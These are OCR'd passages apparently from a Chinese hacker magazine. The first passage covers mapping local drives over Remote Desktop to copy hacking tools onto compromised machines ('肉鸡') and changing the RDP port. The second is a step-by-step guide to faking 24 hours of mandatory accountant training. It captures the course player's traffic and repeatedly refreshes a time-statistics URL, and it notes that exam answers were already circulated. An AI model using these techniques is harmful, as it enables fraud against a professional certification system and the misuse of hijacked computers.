


图 4

2、打开“选项”，在“常规”中填写远程计算机的用户名和密码，如果你的计算机是在域中，那么还要填写上域名，如图 2。

3、填写完毕后，点击“本地资源”选项，这一步很重要，勾选上“磁盘驱动器”这一项，目的就是为了共享出本地磁盘的映像，如图 3。

4、完成全部的设置后，点击“连接”按钮，连上远程的计算机，然后打开“我的电脑”，这时我们就会发现下面多出了好多磁盘，如图 4。现在就可以把你电脑里的黑客工具直接复制到肉鸡上来工作了，使用 ctrl+c 和 ctrl+V 也可以传文件，不过 ctrl+X 好像没效果。

二、修改远程桌面的连接端口

远程桌面终端服务的默认端口为“3389”，为防止别人进行恶意的连接，我们需要对默认的端口进更改。可以打开注册表编辑器，找到“HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server\Wds\rdpwd\Tds\tcp”，将其下的“PortNumber”的键值改成你想设置的端口。设置完成后，需要再依次展开“HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server\WinStations\RDP-Tcp”，同样将其下的“PortNumber”的键值改成你想设置的端口。这样在下次连接的时候只需要在客户端的连接地址栏中的 IP 地址后加上端口号就行了，比如 192.168.0.2:888。

文章难易度：★★
文章闪光点：原来专业的培训
现在看起来竟这么的简单

专业培训轻松搞

海棠血泪

最近老妈的单位一直在搞什么“会计人员继续教育”，方式很简单，登录山财的培训网站，然后选择要学习的课程并下载相关的教程，最后参加在线考试。虽然简单，但操作时的麻烦却不少，如图1，这套系统真是“挑剔”啊，要求的环境是WinXP+IE6，而我的系统却是VISTA+IE7。没办法，只好在虚拟机中临时搭了个XP平台，总算是符合环境要求了。这还不算，最让人头疼的就是系统规定必须学满24个课时方可参加最后的考试。这不，晚上刚刚打开电脑老妈便迫不及待的挂上课件了。



图1

因为电脑本身配置不是很高，同时VISTA占用内存之大也是出了名的，现在再跑个虚拟机，几乎什么都干不成了。突然间一个念头闪过，因为老妈单位上已经把答案下发了，所以考试不用愁，那么我们能否在这24课时上做做文章呢？

从网站的学习说明中可知当打开课件就开始计时了，看完24小时的视频就算是完成了24课时的学习。这时我们可以大胆的猜想一下，系统怎么知道我们看了多长时间呢？对了，一定是在观看的过程中程序有个和网站服务器进行信息交换的过程！那么我们在程序向网站发送的数据中做做手脚不就可以了吗？下面就来试试看吧！

先下载课件，打开后会弹出一个IE窗口，要求输入卡号和密码，如图2。




图2

填入卡号及密码，登录时间选长一点（这里我选的是一年），点击登录后就会进入到课件播放系统中了，接着打开抓包工具WinSock Expert，对程序进行抓包，几分钟后再看看，果然抓到了一些东西，如图3。从抓到的内容上看，显然程序向218.57.241.4这个地址发出了时间记录的信息，并且218.57.241.4对此做出了答复。另外我还发现，时间每增加一分钟，WinSock Expert中便会多出5个相同的数据包，由此可以大致推断出程序是每隔1分钟进行一次验证的。




图3




图4




图5

下面我们重点来看一下两条标识为send（发送）的数据包，很容易的找到了“lic/statistic.aspx?contentid=***&statistics=60”这样一个字串，由此联想到，1分等于60秒，这会不会就是统计时间的链接呢？与前面的地址组合起来，就是“http://www.1k100.com/lic/statistic.aspx?contentid=***&statistics=60”,在浏览器中打开该地址，返回的结果证明了我的推断是正确的，如图4。

这下好了，在这个页面中不断按F5刷新，看看结果已经“学”了20多个课时了，不一会儿就可以参加考试去了，如图5、图6。

多多思考、多多实践，才能在技术的天空中展翅翱翔，越飞越远，如果大家还有哪里不明白的话，可以在X的论坛上和我交流，我的ID是海棠血泪。

（本文所涉及到的WinSock Expert已收录到光盘中）

